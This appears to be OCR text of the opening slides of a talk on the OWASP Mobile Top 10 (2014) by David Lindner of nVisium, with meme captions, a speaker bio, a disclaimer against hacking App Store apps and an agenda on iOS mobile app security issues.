
OWASP Mobile Top 10 – 2014

David Lindner

Director of Mobile and IoT Security

I HEARD THERE WOULD
BE DEVELOPERS


MOBILE APPS!!
ALL KINDS OF MOBILE APPS EVERYWHERE

SAY "BECAUSE I'M YOUR MANAGER" ONE MORE TIME.
PLEASE
imgflip.com


nVISIUM


1337

Who is this guy?


David Lindner

- @golfhackerdave
- david.lindner@nvisium.com
- 15+ years consulting experience
- I hack and golf, sometimes at the same time.


Your App



Hopefully NOT Your App



This 90-ton steel cylinder set in a 140-ton steel-and-concrete frame protects the only entrance into the vault.

Disclaimer


Hacking of App Store apps is not condoned or encouraged in any way. What you do on your own time is your responsibility. @golfhackerdave & nVisium take no responsibility if you use knowledge shared in this presentation for unsavory acts.

Agenda

- What is Mobile?
- Mobile Top Ten - iOS
- Issues and addressing some


IPHONE FALLS ON FLOOR, BREAKS TOUCH SCREEN
NOKIA
Insert SIM card
NOKIA FALLS ON FLOOR, BREAKS THE FLOOR

73°
SONY
Cyber-shot
SMS
DELL

